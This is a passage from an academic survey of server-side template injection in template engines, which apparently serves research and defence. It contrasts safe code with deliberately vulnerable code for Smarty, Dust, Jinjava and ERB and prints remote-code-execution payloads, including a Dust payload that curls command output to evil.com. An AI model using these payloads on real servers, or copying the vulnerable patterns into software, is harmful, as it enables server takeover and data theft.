The first file we are going to see is the `index.tpl` file, which is HTML mixed with Smarty template code:

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="utf-8">
5     <title>{ $title_text|escape}</title>
6 </head>
7 <body> { * This is a little comment that won't be visible in the HTML source *}

```

```

8  {$body_html}
9  </body> <!-- this is a little comment that will be seen in the HTML source -->
10 </html>

```

Listing 13. Smarty template code example.

The above code contains some HTML tags and some Smarty directives. For example, we can see that the title tag contains a Smarty instruction delimited by the curly brackets, which displays the variable `$title_text` and applies the escape parameter to it. This operation will escape any HTML syntax in the variable. We also see a Smarty comment, which we can insert using the curly brackets and the asterisk symbol (`{* comment *}`). Finally, we have the `$body_html` variable, which is not escaped because we want it to contain some HTML tags.

Now we can see the PHP code that renders this Smarty template:

```

1  $smarty = new Smarty();
2  $smarty->assign('title_text', 'TITLE: This is the Smarty basic example ...');
3  $smarty->assign('body_html', '<p>BODY: This is the message set using assign()</p>');
4  $smarty->display('index.tpl');

```

Listing 14. Smarty safe code example.

The code shown above is shortened to the essential parts. Firstly, we create a new Smarty object representing the engine. Then, we can bind the variable in the engine using the assign function and pass the variable's name and the corresponding value. In this case, we set the variables we saw before `$title_text` and `$body_html`. Finally, we can render and display the template, which will become plain HTML (the engine will replace the variables when we call this function) and will be sent as a response to the user. It's important to emphasize that the above example, utilizing a separate template file (`index.tpl`), represents the conventional method for template rendering. In the preceding and subsequent examples, we will employ template strings for the sake of simplicity. However, creating a separate template file is the safest and most standardized approach to utilizing template engines. Nevertheless, there may be situations where web developers find it necessary to use template strings. In such cases, they must exercise utmost caution to prevent introducing SSTI vulnerabilities into their templates.

Now let us see an example of unsafe usage of the template instead; this time, we only report the PHP code for simplicity:

```

1  $smarty = new Smarty();
2  $user_input = $_GET["username"];
3  $rendered = $smarty->fetch('Hi: ' . $user_input);

```

Listing 15. Smarty vulnerable code example.

The code is relatively short; as before, we must create our Smarty engine object and then fetch the user input using the global variable `$_GET`. Finally, we render the template code using the fetch function, putting the Smarty code directly as a string and concatenating the string "Hi: " to the user input. This practice is unsafe because the user input will be executed as part of the Smarty code, making this PHP application vulnerable to SSTI.

In Smarty, it is also quite easy to achieve RCE because we can exploit the existence of specific instructions that allow us to execute arbitrary PHP code, meaning that we can also call functions like `system` to execute arbitrary commands in the server. Here is an example of the usage of this kind of directive:

```

1  {php} echo `ls`;{/php}

```

Listing 16. Smarty RCE payload using special delimiters.

The `{php}` directive indicates the start of a block that contains PHP code; in this case, we can use the backticks around a command we want to execute. They are an alias for executing system commands in PHP; then, we can print the command's output with `echo`. This payload is not the only way to execute arbitrary PHP code. We can also abuse the standard Smarty syntax to execute system commands like in the following example.

```
1 {system('ls')}
```

Listing 17. Smarty RCE payload using regular delimiters.

In this case, we are using the standard syntax (`{ }`) and simply calling the `system` function, passing the command we want to execute in the server as an argument.

Smarty has a security option to set to true or false. By default, it is set to false, meaning there is no restriction, and the scenario we just explained is possible. When we set security to true, we instead have some restrictions. We can find them in Smarty documentation; the most important are:

- The `php_handling` setting is automatically set to `SMARTY_PHP_PASSTHRU`, which means that tags are echoed as-is. Therefore, nothing is executed as PHP, which instead happens with the default value `SMARTY_PHP_ALLOW`.
- The `{php}` `{/php}` tags are not allowed, eliminating the possibility of executing one of the previously seen payloads.
- PHP functions are not allowed in `if` statements and as modifiers, except for the ones specified in the `security_settings` variable. This disables the possibility to directly call the `system` function in templates.
- Templates and local files can only be included from certain directories specified in the `secure_dir` variable.

The activation of the above security features can help prevent RCE but it can still create problems. SSTI generally arises every time we allow users to use template syntax. Using these security features in the appropriate scenario means malicious users cannot exploit the vulnerability to perform an adversary server takeover. However, in the wrong scenario, it could still mean that an attacker can steal sensitive information. The right scenario would be where we want to allow the users to perform specific actions using the template engine. The wrong scenario is when programmers are not careful and treat the user input in unsafe ways because they know security measures are in place. The data passed to the template engine is still readable by attackers and could leak sensitive information. Furthermore, various sandbox bypasses for this template engine allowed RCE even when the security flag was enabled. Some have been fixed, but more might be found in the future.

8.3 Dust: When Bugs Allow RCE

Dust [64] is an asynchronous template engine with over 17,000 weekly downloads on npm. The delimiters are the single curly brackets (`{<reference>}`), but there are special symbols that can be used after the opening curly bracket to use special functions (e.g. `{@eq <comparison>}`).

We can now analyze this engine by seeing an example of safe code:

```
1 var dust = require('dustjs-linkedin');
2 var dust = require('dustjs-helpers');
3 var user = req.query.username
4 var compiled = dust.compile('<h1>Hi: {name}</h1>', 'test');
5 dust.loadSource(compiled);
6 dust.render('test', { name: user }, function(err, out) {
7     html = out;
8 });
9 res.send(html)
```

Listing 18. Dust safe code example.

In the first two lines, we import the Dust modules we need to render our template. Notice that we need to import `dustjs-helpers`. This detail is essential, as we need to use a helper function in this library to exploit this engine. In the third line, we collect the user input from the HTTP request. In the fourth line, we compile our template; the template prints "Hi: " followed by the user input safely passed through the `name` variable. In the `compile` function, we also set a name for our template, `test`, in this case. In the last lines, we load, render, and send our template; the render function takes three arguments. The first argument is the template's name (we set it before, and it is `test`). The second argument is the variables we need to use in the template, in this case, `name`, which contains the user input. The third argument is a function that either throws an error (`err` variable) or produces a string with the template (the `out` variable). If this function correctly runs, we end up with our rendered template in the `html` variable. Notice that this way of rendering the template differs from what we have seen for the other templates. This difference is because Dust uses asynchronous functions; the code is a bit longer, but performance is improved. In the last line, we send the generated template to the client.

The above code is safe from SSTI because we are not using the user input directly inside the template code but passing it using the proper argument in the render function. The following code instead does not treat user input safely and is vulnerable to SSTI.

```

1 var dust = require('dustjs-linkedin');
2 var dust = require('dustjs-helpers');
3 var user = req.query.username
4 var compiled = dust.compile('<h1>Hi: '+user+'</h1>', 'test');
5 dust.loadSource(compiled);
6 dust.render('test', {}, function(err, out) {
7     html = out;
8 });
9 res.send(html)

```

Listing 19. Dust vulnerable code example.

The main difference in the above code with respect to the safe one is in the fourth and sixth lines. In the fourth line, we concatenate the user input to the template code, which is why this code is vulnerable to SSTI. In the sixth line, we pass an empty object where we should pass the user input as we did in the safe code.

The following payload can be used to exploit SSTI to achieve RCE in Dust with a version of the `dustjs-helpers` module before or equal to 1.5.0. In fact, in the versions after this, the `if` helper was removed for security reasons, as it allowed for arbitrary JavaScript code to be evaluated.

```

1 {@if cond="eval('global.process.mainModule.require('\`child_process\`').execSync('\`curl https
  ://evil.com/?res=`ls`'\`').toString()')"}{/if}

```

Listing 20. Dust payload for RCE using if helper eval bug.

The above exploit shows that we can inject an `eval` in the condition by using the `if` statement. Inside the `eval`, an attacker can execute a JavaScript introspective payload to perform arbitrary system commands. The introspective payload aims at importing the `child_process` module and calling the function `execSync`. In this case, the unique payload we crafted for this example does not simply execute `ls`, but it executes `curl`. The reason is that since we are inside an `if` condition, the returned value of `eval` is converted to a boolean, and the output is discarded. To exploit this payload to achieve RCE, an attacker can either open a reverse shell or send the command output to an external server.

8.4 Jinjava: Java Introspection to RCE

Jinjava is a template engine based on Python's Jinja2, as the name suggests. The syntax of Jinjava is very similar to the one we saw for Jinja2 (it uses `{ { }` as delimiters), and the vulnerabilities are similar with the

exception of the programming language. We will see that the developers of this template engine patched it to avoid allowing RCE. Before diving into this template's vulnerable side, let us start by seeing an example of the safe usage of this template engine.

```

1 String user = request.getParameter("username");
2 Jinjava jinjava = new Jinjava();
3 Map<String, Object> context = Maps.newHashMap();
4 context.put("name", user);
5 String renderedTemplate = jinjava.render("Hi: {{ name }}", context);

```

Listing 21. Jinjava safe code example.

Firstly, we fetch the user input using the `getParameter` function. Then, we instantiate a `Jinjava` object and will use it to render the template code. Then, we create a `hashmap` object. It will contain the context for our template engine, and we can put the internal variables we need in the engine context. We bind the user input to a template variable called `name`. Finally, we use the `render` function to parse our `Jinjava` code that should display the message "Hi: " followed by the user's input. This procedure is safe as the user input will not be directly parsed by the template engine but will only be substituted once we render the template. Now let us see instead an example of unsafe usage of the template engine.

```

1 String user = request.getParameter("username");
2 Jinjava jinjava = new Jinjava();
3 Map<String, Object> context = Maps.newHashMap();
4 String renderedTemplate = jinjava.render("Hi: "+user, context);

```

Listing 22. Jinjava vulnerable code example.

The code is similar to the previous one; the context is empty in this case. Instead of safely binding the user input to a template variable, we are directly concatenating it in the `Jinjava` code. This mistake can cause an SSTI vulnerability, but how serious is it in this engine? Can we achieve RCE? `Jinjava` developers put some effort into trying to avoid RCE in their template. Also, a newer version of `JDK` helped in this intent by removing a particular functionality that was being used in exploits. Before explaining in more detail what has changed, let us analyze the payload that works on older versions of `Jinjava` and the `JDK`.

```

1 {{ 'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('
   JavaScript').eval('var x=new java.lang.ProcessBuilder; x.command("whoami"); x.start()')
   }}

```

Listing 23. Jinjava introspective payload example.

The payload is not as simple as the ones we saw in Python's `Jinja2`, but the rationale is the same: we exploit the introspective nature of object-oriented programming. We start with a string `'a'` and call the `getClass` method, which allows us to access any class instance by calling the `forName` method. We get an instance of `ScriptEngineManager`, a particular class we can use to execute scripts in other languages like, in this case, `JavaScript`. The `eval` method is the final piece that allows executing `JavaScript` code to execute arbitrary commands and achieve RCE. Luckily for us, this payload will not work on newer versions of `Jinjava`; this is because, being an open-source project, someone opened an issue on `GitHub`, underlining that we can prevent this payload from working if the `getClass` function is not callable. Hence, the developers restricted this function, which is now not callable on the template code. Also, if we use a recent version of `JDK` (e.g., `JDK 18`), this payload will not work because the `ScriptEngineManager` class does not have the `JavaScript` engine by default, so an attacker cannot use this trick to achieve RCE.

8.5 ERB: Ruby Code Execution

ERB is a Ruby template engine in which the syntax is based on angular parenthesis (`<%= instruction %>`). As we saw in other engines, SSTI arises if user inputs are not treated securely. The code below is an example of the safe usage of this template engine.

```

1 class Env
2   attr_accessor :name
3 end
4
5 on param("username") do user
6   scope = Env.new
7   scope.name = user
8   template = Tilt['erb'].new() {|x| "<%= name %>"}
9   res.write template.render(scope)

```

Listing 24. ERB safe code example.

In this example, our first step is to define a class, `Env`, which serves as a container for organizing the data we intend to incorporate into the template. This class possesses a parameter `name`. Following this class declaration, we proceed to collect the user input received by the server, `username` in this case. Subsequently, we will refer to this input with the `user` variable. Now, we create an instance of the `Env` class by invoking the `Env.new` method, and we assign this instance to a variable named `scope`. To complete the setup, we set the `user` attribute of the `scope` object to the value stored in the `user` variable. The next step involves crafting our template, which is facilitated by the `Tilt` module. This module enables us to choose from a variety of templates. In this specific case, we access the `erb` template and instantiate it using the `new` function, passing the desired parameters. In this instance, the parameter `x` represents the string we wish to render as a template. Lastly, our final instruction entails writing the content returned by invoking the `render` function on our previously created `template` variable. It is worth noting that while Ruby employs a distinct syntax compared to other programming languages we have examined, the underlying mechanism remains consistent: we acquire and bind user input to a variable that is subsequently passed to the template. Once the template is rendered, the webpage effectively displays the variable's value, ensuring a safe and secure presentation of data.

An example of unsafe usage of the template is instead provided in the following code:

```

1 on param("username") do user
2   template = Tilt['erb'].new() {|x| user}
3   res.write template.render

```

Listing 25. ERB vulnerable code example.

The general idea is the same, but in this case, we do not provide any environment to the template from which it can present the user input inside the page; in this case, we render the user input. On the first line, we fetch it from the request's parameters. Then, we create the template by passing the user input to it and rendering it, making it very easy for an attacker to inject template syntax that will be executed and rendered in the output.

In this scenario, it is very easy for the attacker to perform an SSTI, allowing arbitrary code execution. ERB tags can execute arbitrary Ruby code, so we can simply execute the following payload:

```

1 <%= IO.popen('ls /').readlines() %>

```

Listing 26. ERB RCE payload with direct code execution.

In this case, the command executed is `ls`, but any command can be executed. The `readlines` function allows the attacker to retrieve the command output.

9 Lessons Learned

In this section, we summarize the main insights that resulted from our analysis, highlighting which pitfalls are still present in SSTI research.

- (1) **Existing defenses against SSTI are scarce.** We have demonstrated the widespread use of template engines in real-world applications and the persistent nature of SSTI vulnerabilities. Numerous CVEs related to SSTI in applications underscore their significant impact on security. We have shown that the severity of SSTI is reflected both in high CVE scores and in the substantial payouts offered by bug bounty programs. Nevertheless, the issue persists, and neither existing tools nor current mitigation efforts have proven sufficient.
- (2) **RCE in template engines is common and inadequately prevented.** We conducted an in-depth analysis of 34 template engines, including the first-ever examination of nine engines—eight of which allowed RCE. From this analysis, we extracted valuable insights, identifying four distinct types of RCE paths and categorizing four possible protection approaches against RCE attacks. This study emphasizes the need for automated, cross-language methods to determine whether a template engine allows RCE. Since 30 out of the 34 analyzed template engines have exhibited RCE paths—21 of which still do—we conclude that RCE is a prevalent issue. We also engaged in a comprehensive discussion on why RCE vulnerabilities persist in template engines and how sandboxing mechanisms, the most common line of defense, can be bypassed.
- (3) **SSTI is underestimated, and research efforts to prevent this vulnerability are lacking.** We have shown that the only defense analyzed in academic research is instruction set randomization, which is difficult to implement in practice. Furthermore, the limited research on this topic has largely focused on SSTI and RCE detection techniques rather than exploring innovative methods for prevention.

10 Conclusions

In this article, we have thoroughly examined template engines from multiple angles. To start, we explained their general functioning, both in theory and practical application. Following that, we delved into the vulnerabilities associated with their usage, specifically investigating SSTI and RCE pathways. We also scrutinized the existing tools and research related to SSTI. Furthermore, we offered a detailed exposition of our analysis findings, including case studies and practical examples. Our objective in this endeavor was to bring attention to the RCE problem in this widely utilized technology in modern web applications. By showing the repercussions of SSTI and the limitations of existing research efforts, we aim to inspire future works that address the research needs of template engines. The analysis of current and past works has shown that the efforts on SSTI have been focused on the exploitation, detection, and sandbox evasion parts, whilst the problem of RCE remains mostly unexplored. We believe that future works should focus on this issue, finding ways to build effective defenses against RCE paths in template engines. By focusing on mitigating RCE, the overall impact of SSTI vulnerabilities will decrease noticeably.

Acknowledgments

This work was partially supported by project SERICS (PE00000014) under the NRRP MUR program funded by the EU - NGEU.

References

- [1] apache. [n. d.]. *freemarker*.
- [2] apache. [n. d.]. *velocity-engine*.
- [3] The Go Authors. [n. d.]. *Golang HTML Template documentation*.
- [4] S Biswas, M Sohel, MM Sajal, T Afrin, T Bhuiyan, and MM Hassan. 2018. A study on remote code execution vulnerability in web applications. In *International conference on cyber security and computer science (ICONCS 2018)*. 50–57.

- [5] Malthe Borch. [n. d.]. *Chameleon documentation*.
- [6] BorisMoore. [n. d.]. *jsrender*.
- [7] Stephen W Boyd, Gaurav S Kc, Michael E Locasto, Angelos D Keromytis, and Vassilis Prevelakis. 2008. On the general applicability of instruction-set randomization. *IEEE Transactions on Dependable and Secure Computing* 7, 3 (2008), 255–270.
- [8] Oleg Broytman and Tavis Rudd. [n. d.]. *Cheetah Documentation*.
- [9] CheetahTemplate3. [n. d.]. *cheetah3*.
- [10] Marko community. [n. d.]. *Marko documentation*.
- [11] The MITRE Corporation. [n. d.]. *CVE Official Website*.
- [12] Diogo Campos da Silva. 2018. *ZAP-ESUP: ZAP Efficient Scanner for Server Side Template Injection Using Polyglots*.
- [13] django. [n. d.]. *django*.
- [14] dotnet. [n. d.]. *aspnetcore*.
- [15] dotnet. [n. d.]. *razor*.
- [16] edgewall. [n. d.]. *Genshi*.
- [17] Ben Gubler. [n. d.]. *Squirrelly documentation*.
- [18] HackerOne. [n. d.]. *HackerOne - Bug Bounty Platform*.
- [19] handlebars-lang. [n. d.]. *handlebars.js*.
- [20] Hannes Holm, Teodor Sommestad, Ulrik Franke, and Mathias Ekstedt. 2012. Success rate of remote code execution attacks: expert assessments and observations. *Journal of universal computer science (Online)* 18, 6 (2012), 732–749.
- [21] HubSpot. [n. d.]. *jinjava*.
- [22] Gaurav S Kc, Angelos D Keromytis, and Vassilis Prevelakis. 2003. Countering code-injection attacks with instruction-set randomization. In *Proceedings of the 10th ACM conference on Computer and communications security*. 272–280.
- [23] James Kettle. 2015. Server-side template injection: RCE for the modern webapp. *Black Hat USA* (2015).
- [24] Vladimir Kharlampidi. [n. d.]. *Template7 documentation*.
- [25] Roland Koebler. [n. d.]. *Pyratemp documentation*.
- [26] laravel. [n. d.]. *laravel*.
- [27] linkedin. [n. d.]. *dustjs*.
- [28] malthe. [n. d.]. *chameleon*.
- [29] Azat Mardan and Azat Mardan. 2018. Template engines: pug and handlebars. *Practical Node.js: Building Real-World Scalable Web Apps* (2018), 113–163.
- [30] marko-js. [n. d.]. *marko*.
- [31] mde. [n. d.]. *ejs*.
- [32] mojolicious. [n. d.]. *mojo*.
- [33] mozilla. [n. d.]. *nunjucks*.
- [34] Inc. New Digital Group. [n. d.]. *Smarty Documentation*.
- [35] nolimits4web. [n. d.]. *template7*.
- [36] olado. [n. d.]. *doT*.
- [37] Taylor Otwell. [n. d.]. *Blade Documentation*.
- [38] Taylor Otwell. [n. d.]. *Laravel Documentation*.
- [39] OWASP. [n. d.]. *OWASP Top 10 2021 - A03 Injection*.
- [40] OWASP. [n. d.]. *ZAP - Zed Attack Proxy*.
- [41] Pallets. [n. d.]. *Flask Documentation*.
- [42] pallets. [n. d.]. *jinja*.
- [43] Terence John Parr. 2004. Enforcing strict model-view separation in template engines. In *Proceedings of the 13th international conference on World Wide Web*. 224–233.
- [44] PebbleTemplates. [n. d.]. *pebble*.
- [45] Massimo Di Pierro. [n. d.]. *Web2py Documentation*.
- [46] Emilio Pinna. [n. d.]. *Tplmap*.
- [47] PortSwigger. [n. d.]. *Burp Suite*.
- [48] pugjs. [n. d.]. *pug*.
- [49] Armin Ronacher. [n. d.]. *Jinja2 Documentation*.
- [50] ruby. [n. d.]. *erb*.
- [51] Kanad Sinha, Vasileios P Kemerlis, and Simha Sethumadhavan. 2017. Reviving instruction set randomization. In *2017 IEEE International Symposium on Hardware Oriented Security and Trust (HOST)*. IEEE, 21–28.
- [52] slim-template. [n. d.]. *slim*.
- [53] smarty-php. [n. d.]. *smarty*.

- [54] Edgewall Software. [n. d.]. *Genshi Documentation*.
- [55] sqlalchemy. [n. d.]. *mako*.
- [56] squirrellyjs. [n. d.]. *squirrelly*.
- [57] thymeleaf. [n. d.]. *thymeleaf*.
- [58] tornadoweb. [n. d.]. *tornado*.
- [59] twigphp. [n. d.]. *Twig*.
- [60] vuejs. [n. d.]. *vue*.
- [61] Jiang Wang, Zheng Zhang, Bolin Ma, Yuan Yao, and Xincheng Ji. 2021. Research on SSTI Attack Defense Technology Based on Instruction Set Randomization. In *2021 2nd International Conference on Artificial Intelligence and Information Systems (Chongqing, China) (ICAIIIS 2021)*. Association for Computing Machinery, New York, NY, USA, Article 287, 5 pages. doi:10.1145/3469213.3471315
- [62] Liu Wang, Ruiqing Li, Jiaxin Zhu, Guangdong Bai, Weihang Su, and Haoyu Wang. 2021. Understanding the Impact of COVID-19 on Github Developers: A Preliminary Study.. In *SEKE*. 249–254.
- [63] web2py. [n. d.]. *web2py*.
- [64] Aleksander Williams. [n. d.]. *Dust documentation*.
- [65] Yudi Zhao, Yuan Zhang, and Min Yang. 2023. Remote Code Execution from {SSTI} in the Sandbox: Automatically Detecting and Exploiting Template Escape Bugs. In *32nd USENIX Security Symposium (USENIX Security 23)*. 3691–3708.

Received 2 July 2024; revised 9 June 2025; accepted 26 October 2025